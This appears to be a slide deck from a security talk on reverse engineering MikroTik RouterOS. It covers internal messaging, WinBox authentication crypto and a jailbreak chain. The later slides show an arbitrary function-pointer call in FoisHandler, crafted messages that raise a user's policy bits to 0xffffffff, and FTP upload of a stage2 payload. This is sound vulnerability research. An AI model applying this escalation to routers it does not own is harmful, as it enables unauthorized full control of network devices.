But what if I want to talk to **several people**?


## MULTICAST!



```
SYS_TO: [0xff0002, 2, 49, 13, 1, 5]  
SYS_FROM: []
```




But what if I want to talk to **everyone**?





But what if I want to talk to **everyone**?

## BROADCAST!




`SYS_TO: [0xff0001]`

`SYS_FROM: []`



# RouterOS Message Tracer



The screenshot displays the RouterOS Message Tracer interface. The top section shows a list of messages with columns for source, destination, and action. The middle section features a network graph with nodes and connecting lines. The bottom right section shows a raw message hex dump.

| Source     | Destination                     | Action                   |
|------------|---------------------------------|--------------------------|
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |
| traceroute | www/100/1/100                   | Custom (undefined) (+5)  |
| user/4     | www/100/1                       | Custom (undefined) (+18) |
| sys2/0     | user                            | Custom (undefined) (+18) |
| user       | sys2/0                          | Custom (0) (+4)          |
| user       | sys2/0                          | Custom (0) (+4)          |
| www/100/1  | user/4                          | Custom (1) (+11)         |
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |
| net/0      | discover                        | Custom (undefined) (+85) |
| discover   | net/0                           | Custom (0) (+8)          |
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |
| net/17     | MULTICAST (discover/0, radvd/1) | Custom (0) (+4)          |

**Raw Message**

```
object (85)
  Uff8001 [1]
    0 : 10
  Uff8002 [2]
    0 : 20
    1 : 0
  U1003c [8]
    0 : 0x10009
    1 : 0
    2 : 0
    3 : 0
    4 : 0
    5 : 0
    6 : 0
    7 : 0
  b3f4 : true
  b44f : true
  bfe000a : false
  b1000d : true
  b400 : false
  b1000e : true
  b3f3 : true
  ufe0001 : 1
  u10001 : 1
  u10003 : 0x84741
  u10002 : 0x42263
```

# Demo



<https://youtu.be/Em1hVWnbzQ4>



# Hand-rolled Authentication

when rolling your own crypto...works?





## www (WebFig) Binary

Alice chooses:  $a$ , transmits:  $a * G$

Bob chooses:  $b$ , transmits:  $b * G$

shared secret =  $a * (b * G) = b * (a * G)$



## Raw Message

```

▼ object {11}
  ▼ Uff0001 [2]
    0 : 13
    1 : 4
  ▼ Uff0002 [3]
    0 : 70
    1 : 100
    2 : 3
  bff0005 : true
  b8 : true
  u7 : 5
  uff0003 : 1
  uff0006 : 0x3c4
  uff0007 : 1
  aff0013 : b'\x00\x00\x00\x00\x00\x00\x00
            \x00\x00\x00\xff\xff\xc0\xa88
            \x01'
  s1 : admin
  s3 :

```

## Raw Message

```

▼ object {12}
  ▼ Uff0001 [2]
    0 : 13
    1 : 4
  bff0005 : true
  b8 : true
  uff000b : 0
  uff0003 : 1
  uff0006 : 0x268
  uff0007 : 1
  s1 : admin
    [110, 139, 119, 187, 69, 162, 211,
    35, 85, 156, 200, 77, 84, 205, 100,
    249, 205, 68, 171, 217, 79, 139, 7
  r9 : 3, 89, 166, 28, 52, 91, 38, 135, 5
    8, 96, 0, 255, 89, 243, 0, 40, 100,
    61, 84, 215, 0, 123, 130, 39, 102,
    56, 68]
    [149, 233, 204, 105, 168, 20, 35, 7
    0, 160, 15, 189, 41, 115, 119, 146,
  ra : 105, 122, 209, 4, 181, 59, 89, 223,
    147, 0, 174, 185, 114, 48, 148, 63,
    162]
    b'\x00\x00\x00\x00\x00\x00\x00
  aff0013 : \x00\x00\x00\xff\xff\xc0\xa88
            \x01'
  ▼ Uff0002 [1]
    0 : 2

```





# Identifying Curves

- `Curve25519::Curve25519()`  $Y^2=X^3+aX^2+X$ , Montgomery
- `BigNum::BigNum()` big number
- `RedNum::RedNum()` reduced big number
- `WCurve::WCurve()`  $Y^2=X^3+aX+b$ , Weierstrass
- `redp1()` plot and reduce a valid point
- `Curve25519::toBin()` convert a point to binary vectors



# The IEEE Submission (draft)

*“WinBox uses EC-SRP5 for key exchange and authentication (requires latest WinBox version), both sides verify that other side knows password...”<sup>1</sup>*

- Elliptic Curve Secure Remote Protocol 5 (EC-SRP5)
  - Password-Authenticated Key Exchange (PAKE)
- Wayback Machine FTW

**IEEE P1363.2 Submission / D2001-06-29 (draft)**

**Standard Specifications  
for Public Key Cryptography:  
Password-based Techniques**

<sup>1</sup><https://wiki.mikrotik.com/wiki/Manual:Security>

<sup>2</sup><https://web.archive.org/web/20131228182531/http://grouper.ieee.org/groups/1363/passwdPK/submissions/p1363ecsrp.pdf>



Client

Server

$$[w_b - lift(hash(x_\gamma))](s_a + i.hash(x_{w_b})) = s_b(w_a + hash(x_{w_b})\gamma)$$

$$i = hash(salt || hash(username : password))$$

$$\gamma = (x_\gamma, y_\gamma) = i * G$$

$s_a$ : client secret key

$w_a$ : client public key point

$s_b$ : server secret key

$w_b$ : server public key point

$x_{w_b}$ : server public key x coordinate

$$w_a = plot(s_a) = s_a * G$$

$$w_b = s_b * G + lift(hash(x_\gamma))$$

$hash(x)$ : hash function (SHA-256)

$i$ : password verification input

$\gamma$ : password verification data point

$x_\gamma$ : password verification data x coordinate

$lift(x)$ : find point  $P = (x, y)$

# Compare and Contrast

- Winbox  $\equiv$  Draft
- Focus on symbols
- Lean on dynamic reversing
- **Projective Space**

$$Y^2 = X^3 + aX + b$$



$$Y^2 = X^3 + aXZ^4 + bZ^6$$

```
mul(return_rednum: extra, num: r6, other: r3)
mul(return_rednum: r8, num: r3_1, other: extra)
sqr(return_rednum: r5, num: r9)
mul(return_rednum: r6, num: b, other: r5)
mul(return_rednum: extra, num: r9, other: r5)
mul(return_rednum: r5, num: &b->y.data.base.start, other: r5)
RedNum::operator-=(num: r8, other: r5)
RedNum::operator+=(num: r5, other: r5)
RedNum::operator+=(num: r5, other: r8)
RedNum::operator-=(num: r7, other: r6)
RedNum::operator+=(num: r6, other: r6)
RedNum::operator+=(num: r6, other: r7)
void* r2_8 = (*extra)[4].data.data.base.start
if ((*extra + 0x34) - r2_8) s>> 2 == 1 && *r2_8 == 0)
    void* r2_18 = (*extra)[3].data.data.base.start
    if ((*extra + 0x28) - r2_18) s>> 2 == 1 && *r2_18 == 0)
        return WCurve::dbl(curve: curve, a: a, extra: extra)
mul(return_rednum: extra, num: r3, other: r9)
mul(return_rednum: r9, num: extra, other: r7)
mul(return_rednum: extra, num: r5, other: r7)
sqr(return_rednum: a, num: r7)
mul(return_rednum: r5, num: extra, other: a)
mul(return_rednum: extra, num: r6, other: a)
```



# Compare and Contrast

## Public key derivation

- Client ✓

$$\begin{array}{cc} \text{IEEE} & \text{MikroTik} \\ s_a * G & \stackrel{?}{=} s_a * G \end{array}$$



# Compare and Contrast

## Public key derivation

- Client ✓
- Server?

$$i = \text{hash}(\text{salt} || \text{hash}(\text{username} : \text{password}))$$

$$\gamma = (x_\gamma, y_\gamma) = i * G$$

IEEE

$$w_b = s_b * G + \text{lift}(\text{hash}(x_\gamma))$$





# Compare and Contrast

## Public key derivation

- Client ✓
- Server??? ✗

$$i = \text{hash}(\text{salt} || \text{hash}(\text{username} : \text{password}))$$

$$\gamma = (x_\gamma, y_\gamma) = i * G$$

IEEE

MikroTik

$$w_b = s_b * G + \text{lift}(\text{hash}(x_\gamma)) \stackrel{?}{=} s_b * G + \text{lift}(\text{hash}(\text{hash}(x_\gamma)))$$



# Compare and Contrast

IEEE (draft)

$$[w_b - \textit{lift}(\textit{hash}(x_\gamma))](s_a + i.\textit{hash}(x_{w_b})) = s_b(w_a + \textit{hash}(x_{w_b})\gamma)$$

MikroTik

$$[w_b - \textit{lift}(\textit{hash}(\textit{hash}(x_\gamma)))](s_a + i.\textit{hash}(x_{w_a} + x_{w_b})) = s_b(w_a + \textit{hash}(x_{w_a} + x_{w_b})\gamma)$$



# Roll Your Own Crypto

## Final steps:

- Prepare and transmit confirmation codes
- Generate AES-CBC and HMAC keys for tx and rx
- Unique padding
- Account for fragmented messages

[https://github.com/MarginResearch/mikrotik\\_authentication](https://github.com/MarginResearch/mikrotik_authentication)

<https://github.com/MarginResearch/EC-SRP>

# Why

?





# RouterOS Jailbreak

with a fancy ropchain and everything



# RouterOS HTTP Server

Large surface

Had bugs in the past

`/nova/bin/www`

RouterOS v6.49.1 (stable)

Address List

3 items

|   | Address          | Network     | Interface |
|---|------------------|-------------|-----------|
| D | 10.0.0.150/24    | 10.0.0.0    | ether1    |
| D | 10.0.0.199/24    | 10.0.0.0    | ether1    |
| D | 192.168.1.199/24 | 192.168.1.0 | ether1    |

Hmm



```
uint32_t r2_4 = zx.d(*sub_12384(r0_10, r1_7, r2_3, r3_3))
if ((r2_4 << 8) - 0xf040 == r2_4 << 3) {"13EE3refEvE1m"}
    if (zx.d(LTESTVal<0u, 8u>::ref())::n) == 0x47)
```

```
int32_t r2_6
int32_t r3_8
r0_13, r1_8, r2_6, r3_8 = nv::Looper::addHandler(looper: &looper, idx: 1, handler: handler)
uint32_t r0_14
int32_t r1_9
```

```
r0_14, r1_9, r2_7 = sub_12330(r0_13, r1_8, r2_6, r3_8)
if (zx.d(*r0_14) != 0x57)
    *0 = 1
if (zx.d(*sub_12438(r0_14, r1_9, r2_7)) == 0x84)
```

```
memset(dst, r0_10, val: 0, size: 0x04)
int32_t r0_18
int32_t r1_10
int32_t r2_8
r0_18, r1_10, r2_8 = nv::Handler::Handler(handler: r0_16)
*r0_16 = 0x1b9d0
sub_165a0(r0_18, r1_10, r2_8)
int32_t r0_20
int32_t r1_11
int32_t r2_10
int32_t r3_11
```

```
if (zx.w(*sub_12330(r0_20, r1_11, r2_10, r3_11)) * 0x57 == 0x1d91)
```

```
nv::Looper::getTImezone()
int32_t r0_23
int32_t r1_12
int32_t r2_13
r0_23, r1_12, r2_13 = www::ServerFactory::init(handler)
if (zx.d(*sub_122dc(r0_23, r1_12, r2_13, 0)) != 0xd3)
    int32_t r5_2 = 0
    do
        int32_t r0_25 = r5_2
        r5_2 = r5_2 + 1
        if (r5_2 > 0x25)
```

Ok.

```
if (ptrace(0x10, arg1, 0, 0) != 0xffffffff)
```

PTRACE\_ME



```
operator<<(operator<<(operator<<(&var_1050, '/'), '%'), 'd')
operator<<(operator<<(&var_1050, '/'), 'm')
operator<<(operator<<(&var_1050, 'e'), 'm')
```

/proc/%d/mem

```
open(pathname: &var_1028, flags: 0)
```

open memory

```
read(fd: r0_22, buf: &var_1028, count: r4_1)
```

read memory



Oh...

$\text{ror.d}(r4\_2[3] - 0xb2af279 + r7\_25 + ((lr\_26 \& r9\_20 \& lr\_23) | (r7\_25 \& \text{not.d}(lr\_23))), 0x1b)$   
 $\text{ror.d}(r4\_2[8] + 0x455a14ed + r9\_20 + ((r7\_28 \& r3\_47) | (lr\_26 \& \text{not.d}(r3\_47))), 0xc)$

cryptography

$[2] - 0x3105c08 + lr\_26 + ((r3\_50 \& r7\_28) | (lr\_29 \& \text{not.d}(r3\_50))), 0xc)$   
 $[7] + 0x676f02d9 + r7\_28 + ((lr\_29 \& r12\_40) | (r7\_31 \& r3\_50)), 0x10)$

cryptography

$0376 + r12\_40 + ((r7\_31 \& r3\_50) | (lr\_29 \& \text{not.d}(r3\_62))), 0x1c)$   
 $c6be + r3\_50 + (r7\_31 \wedge lr\_29 \wedge r12\_43), 0x1c)$

cryptography



# Solutions

We can't `gdb /nova/bin/www`



# Solutions

We can't `gdb /nova/bin/www`

What if we just... `gdb --attach?`



# Solutions

We can't `gdb /nova/bin/www`

What if we just... `gdb --attach?` 



/nova/bin/www

```
00016fe4  int32_t www::ServerFactory::loadConfig(void* arg1)
00016ff8      struct xml_attributeList var_2c
00016ff8      string::string(str: &var_2c, ref: "/nova/etc/www")
00017000      void* r0_1 = malloc(size: 8)
0001700c      xml::DocumentCollection::DocumentCollection(r0_1)
00017010      *(arg1 + 0x84) = r0_1
00017018      int32_t r0_3 = string::freeptr(str: &var_2c)
0001701c      int32_t* r3 = *(arg1 + 0x84)
00017020      int32_t* r9 = *r3
00017030      while (r9 != (*(arg1 + 0x84) + 4))
00017034          void* r10_1 = *r9
```

/nova/etc/www/system.x3

/nova/bin/www

/nova/etc/www/system.x3



```
</170>
<169 (2)=b'www-ssl' (190)=True>
  <154 (38)=b'jsproxy' (7)=b'/jsproxy' />
  <154 (38)=b'webgraph' (7)=b'/graphs' />
  <154 (38)=b'kidcontrol' (7)=b'/kid-control' (40)=True/>
  <154 (38)=b'index' (7)=b '/' (40)=True/>
  <154 (38)=b'dir' (7)=b '/' (28)=b'/home/web' />
  <154 (38)=b'dir' (7)=b'/img/' (28)=b'/home/web/img' />
  <154 (38)=b'dir' (7)=b'/webfig/' (28)=b'/home/web/webfig' (283)=True/>
</169>
<169 (2)=b'www'>
  <154 (38)=b'index' (7)=b '/' (40)=True/>
  <154 (38)=b'jsproxy' (7)=b'/jsproxy' />
  <154 (38)=b'dir' (7)=b'/img/' (28)=b'/home/web/img' />
  <154 (38)=b'dir' (7)=b'/doc/' (28)=b'/home/web/doc' />
  <154 (38)=b'dir' (7)=b'/help/' (28)=b'/home/web/help' />
  <154 (38)=b'dir' (7)=b'/webfig/list' (28)=b'/home/web/webfig/list' />
  <154 (38)=b'dir' (7)=b'/webfig/' (28)=b'/home/web/webfig' (283)=True/>
  <154 (38)=b'winbox' (7)=b'/winbox' (40)=True/>
  <154 (38)=b'webgraph' (7)=b'/graphs' />
  <154 (38)=b'kidcontrol' (7)=b'/kid-control' (40)=True/>
  <154 (38)=b'dir' (7)=b'/winbox/' (28)=b'/home/web/winbox' />
  <154 (38)=b'traflog' (7)=b'/accounting/ip.cgi' (40)=True/>
  <154 (38)=b'dir' (7)=b '/' (28)=b'/home/web' />
  <154 (38)=b'dir' (7)=b'/crl' (28)=b'/var/cm/ca_crl' />
  <154 (38)=b'scep' (7)=b'/scep' />
</169>
</170>
```








```
# ls /nova/lib/www
```

```
index.p
jsproxy.p
kidcontrol.p
scep.p
traflog.p
webgraph.p
winbox.p
```

[illegible]



# JSProxyServlet



```
JSProxyServlet::doGet(Context&, Request const&, Response&)  
JSProxyServlet::~JSProxyServlet()  
non-virtual_thunk_to_JSProxyServlet::~JSProxyServlet()  
JSProxyServlet::~JSProxyServlet()  
non-virtual_thunk_to_JSProxyServlet::~JSProxyServlet()  
JSProxyServlet::doPost(Context&, Request const&, Response&)  
JSProxyServlet::JSProxyServlet()  
createServlet  
JSProxyServlet::doUpload(Context&, Request const&, Response&)  
JSProxyServlet::doInplaceUpload(Context&, Request const&, Res  
JSProxyServlet::logout(JSSession*)  
JSProxyServlet::onTimer()  
JSProxyServlet::handle(nv::message&)  
non-virtual_thunk_to_JSProxyServlet::handle(nv::message&)
```





# JSProxyServlet

```
/flash/rw/disk # cat /proc/75/maps
08048000-0805c000 r-xp 00000000 00:0c 1116 /nova/bin/www
0805c000-0805d000 rw-p 00013000 00:0c 1116 /nova/bin/www
0805d000-0807b000 rw-p 00000000 00:00 0 [heap]
773b1000-773d1000 r-xp 00000000 00:0c 166 /lib/libucrypto.so
773d1000-773d2000 rw-p 00020000 00:0c 166 /lib/libucrypto.so
773d2000-773dd000 r-xp 00000000 00:0c 1170 /nova/lib/www/jsproxy.p
773dd000-773de000 rw-p 0000b000 00:0c 1170 /nova/lib/www/jsproxy.p
773de000-773df000 ---p 00000000 00:00 0
773df000-773fe000 rw-p 00000000 00:00 0
773fe000-773ff000 ---p 00000000 00:00 0
773ff000-7741e000 rw-p 00000000 00:00 0
7741e000-7741f000 ---p 00000000 00:00 0
7741f000-7743e000 rw-p 00000000 00:00 0
7743e000-7743f000 ---p 00000000 00:00 0
7743f000-7745e000 rw-p 00000000 00:00 0
7745e000-77460000 r-xp 00000000 00:0c 1169 /nova/lib/www/index.p
77460000-77461000 rw-p 00002000 00:0c 1169 /nova/lib/www/index.p
77462000-77463000 r--s 00000000 00:0c 21 /etc/ld.so.cache
77463000-77464000 ---p 00000000 00:00 0
```



# Servlet Loading

/nova/bin/www starts with no servlets active

After first request to /jsproxy, /userman, etc... servlet is loaded

```
2022.05.31-05:21:56.00@0: no settings, asking sermgr and hotspot
```

```
2022.05.31-05:21:56.00@0: set www enabled=1 port=80
```

```
2022.05.31-05:21:56.00@0: creating tcp socket on port 80
```

```
2022.05.31-05:21:56.00@0: using inet6
```

```
... load /jsproxy ...
```

```
2022.05.31-05:22:05.95@0: found servlet 0x80603a0 loading
```

Hmm

|          |       |
|----------|-------|
| TO (1)   | www/2 |
| FROM (2) | www   |

|                    |            |
|--------------------|------------|
| TYPE (3)           | 1          |
| REPLY_EXPECTED (5) | true       |
| REQUEST_ID (6)     | 3          |
| CMD (7)            | Custom (0) |

*From www to www?*



#### Raw Message

```
▼ object {9}
  ▼ Uff0001 [2]
    0 : 70
    1 : 2
    bff0005 : true
```

Addresses?

|       |            |
|-------|------------|
| u11 : | 0x773147a6 |
| u13 : | 0x80616a8  |

```
u17 : 20
uff0006 : 3
uff0007 : 0
▼ Uff0002 [1]
  0 : 70
```





# What is **www/2**?

```
struct nv_handler_vtable handler2 =
{
    void (* u1)() = sub_125dc
    void (* u2)() = sub_125fc
    void (* loadPermData)(struct nv_handler*, nv_message*) = nv::Handler::loadPermData(nv::message const&)
    void (* savePermData)(struct nv_handler*, nv_message*) = nv::Handler::savePermData(nv::message&)
    void (* handle)(struct nv_handler*, nv_message*) = nv::Handler::handle(nv::message&)
    void (* handleBrkpath)(struct nv_handler*, nv_message*) = nv::Handler::handleBrkpath(nv::message const&)
    void (* handleReply)(struct nv_handler*, nv_message*) = nv::Handler::handleReply(nv::message const&)
    void (* handleCmd)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::handleCmd(nv::message const&, uint32_t)
    void (* cmdGetPolicies)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetPolicies(nv::message const&)
    void (* cmdGet)(struct nv_handler*, nv_message*) = nv::Handler::cmdGet(nv::message const&)
    void (* cmdSet)(struct nv_handler*, nv_message*) = nv::Handler::cmdSet(nv::message const&)
    void (* cmdReset)(struct nv_handler*, nv_message*) = nv::Handler::cmdReset(nv::message const&)
    void (* cmdGetObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdGetObj(nv::message const&, uint32_t)
    void (* cmdSetObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdSetObj(nv::message const&, uint32_t)
    void (* cmdGetAll)(struct nv_handler*, nv_message*, uint32_t, uint32_t) = nv::Handler::cmdGetAll(nv::message const&, uint32_t, uint32_t)
    void (* cmdAddObj)(struct nv_handler*, nv_message*) = nv::Handler::cmdAddObj(nv::message const&)
    void (* cmdRemoveObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdRemoveObj(nv::message const&, uint32_t)
    void (* cmdMoveObj)(struct nv_handler*, nv_message*, uint32_t) = nv::Handler::cmdMoveObj(nv::message const&, uint32_t)
    void (* cmdGetCount)(struct nv_handler*, nv_message*) = nv::Handler::cmdGetCount(nv::message const&)
```

???

```
cmdUnknown)(int32_t*, struct nv_handler*, nv_message*, uint32_t command) = Foishandler::cmdUnknown(r
```

```
void (* shouldNotify)(struct nv_handler*, nv_message*, nv_message*) = nv::Handler::shouldNotify(nv::message const&, nv::message const&)
void (* u3)() = sub_11f68
void (* u4)() = sub_11f64
void (* cmdDisconnected)(struct nv_handler*, nv_message*) = nv::Handler::cmdDisconnected(nv::message const&)
void (* notifiesSent)(struct nv_handler*) = nv::Handler::notifiesSent()
void (* u5_alloc_message)(nv_message* out, struct nv_handler* handler, uint32_t) = sub_11fdc
void (* u6)() = sub_11f5c
void (* nv_policies_is_allowed)(struct nv_policies* policies, nv_message* message) = sub_1212c
void (* sendMessage)(struct nv_handler*, nv_message*) = nv::Handler::sendMessage(nv::message&)
void (* exchangeMessage)(struct nv_looper*, nv_message*, int32_t) = nv::Handler::exchangeMessage(nv::message&, int32_t)
}
```



# FoisHandler

```
nv_message* FoisHandler::cmdUnknown(nv_message* arg1, int32_t arg2, nv_message* arg3)

sub_12884(&tdout, "FoisHandler::cmdUnknown")
sub_12288(&tdout)
nv::message::get<nv::u32_id>(message: arg3, key: 0x11)(nv::message::get<nv::u32_id>(message: arg3, key: 0x13), nv::message::get<nv::u32_id>(message: arg3, key: 0x17))
nv::message::message(message: arg1)
return arg1
```

`msg[0x11](msg[0x13], msg[0x17])`

*invoke an arbitrary pointer with 2 controlled arguments!!*

# Winbox



## SYS (0xff)

|                 |  |
|-----------------|--|
| TO (1)          | (1337)   |
| FROM (2)        | mproxy/518   |
| USER (10)       | admin  |
| PERMISSION (11) | 0x5fffe  |
| USER_ID (16)    | 1  |
| ? (19)          | b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01' |

SYS\_TO: [1337]

1: "hello"

2: "world"

## Raw Message

```
▼ object {8}
  ▼ Uff0001 [1]
    0 : 0x539
  ▼ Uff0002 [2]
    0 : 2
    1 : 0x206
  uff000b : 0x5fffe
  uff0010 : 1
  aff0013 : b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'
```

s2 : world

s1 : hello

# Winbox



SYS (0xff)

TO (1)

(1337)

FROM (2)

mproxy/518

USER (10)

admin

PERMISSION (11)

0x5fffe

? (19)

b'\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'

SYS\_TO: [1337]

1: "hello"

2: "world"

## Raw Message

▼ object {8}

▼ Uff0001 [1]

0 : 0x539

▼ Uff0002 [2]

0 : 2

1 : 0x206

uff000b : 0x5fffe

uff0010 : 1

aff0013 : b'\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xc0\xa88\x01'

*Proxied message has  
limited permissions*

s2 : world

s1 : hello



Caveat: policy bits

FoisHandler has policy **0x80000000**

We have policy **0x5fffe**

Group <test>

Name: test

Policies:

|  |  |
|--|--|
| <input checked="" type="checkbox"/> local  | <input type="checkbox"/> telnet          |
| <input checked="" type="checkbox"/> ssh    | <input type="checkbox"/> ftp             |
| <input checked="" type="checkbox"/> reboot | <input checked="" type="checkbox"/> read |
| <input type="checkbox"/> write             | <input type="checkbox"/> policy          |
| <input checked="" type="checkbox"/> test   | <input type="checkbox"/> winbox          |
| <input type="checkbox"/> password          | <input checked="" type="checkbox"/> web  |
| <input type="checkbox"/> sniff             | <input type="checkbox"/> sensitive       |
| <input checked="" type="checkbox"/> api    | <input type="checkbox"/> romon           |
| <input type="checkbox"/> dude              | <input type="checkbox"/> tikapp          |

Skin: default

System

OK  
Cancel  
Apply  
Comment  
Copy  
Remove





# Caveat: policy bits

FoisHandler has policy **0x80000000**

We have policy **0x5fffe**

Can we just set a policy of **0xffffffff**?



**u2 : 0xffffffff**

```
SYS (0xff)
TO (1)          user/2
FROM (2)        www/100/5
TYPE (3)        1
REPLY_EXPECTED (5) true
REQUEST_ID (6)  610
CMD (7)         SETOBJ
USER (10)       a
PERMISSION (11) 0x5fffe
USER_ID (16)    1
? (23)          [0, 28, 66, 4, 11, 73]
```

```
Raw Message
└─ object {17}
  └─ Uff0001 [2]
    └─ 0 : 13
      1 : 2
  └─ Uff0002 [3]
    └─ 0 : 70
      1 : 100
      2 : 5
  bff0005 : true
  u3 : 0
  u5 : 0
  uff0006 : 0x262
  uff000b : 0x5fffe
  ufe000c : 5
  uff0010 : 1
  ufe0001 : 3
  uff0003 : 1
  u2 : 0xffffffff
  uff0007 : 0xfe0003
  sfe0009 :
  rff0017 : [0, 28, 66, 4, 11, 73]
  s1 : full
  sff000a : a
```



We have policy 0x5fffe

## Can we just set a policy of 0xffffffff?

# Yes!

## Raw Message



# Remote Jailbreak

## 1. Upload `stage2` and `busybox`

```
220 MikroTik FTP server (MikroTik 6.49.1) ready
ftp> user admin
331 Password required for admin
Password:
230 User admin logged in
ftp> put busybox
200 PORT command successful
150 Opening ASCII mode data connection for 'busybox'
226 ASCII transfer complete
2140381 bytes sent in 0.165 seconds (12.3 Mbytes/s)
ftp> put stage2
200 PORT command successful
150 Opening ASCII mode data connection for 'stage2'
226 ASCII transfer complete
15235 bytes sent in 0.00239 seconds (6.07 Mbytes/s)
```



# Full Jailbreak

1. Upload **stage2** and **busybox**
2. Upgrade policy to **0xffffffff**

u2 : 0xffffffff

## SYS (0xff)

|                    |                        |
|--------------------|------------------------|
| TO (1)             | user/2                 |
| FROM (2)           | www/100/5              |
| TYPE (3)           | 1                      |
| REPLY_EXPECTED (5) | true                   |
| REQUEST_ID (6)     | 610                    |
| CMD (7)            | SETOBJ                 |
| USER (10)          | a                      |
| PERMISSION (11)    | 0x5ffe                 |
| USER_ID (16)       | 1                      |
| ? (23)             | [0, 28, 66, 4, 11, 73] |

## Raw Message

```
object {17}
  Uff0001 [2]
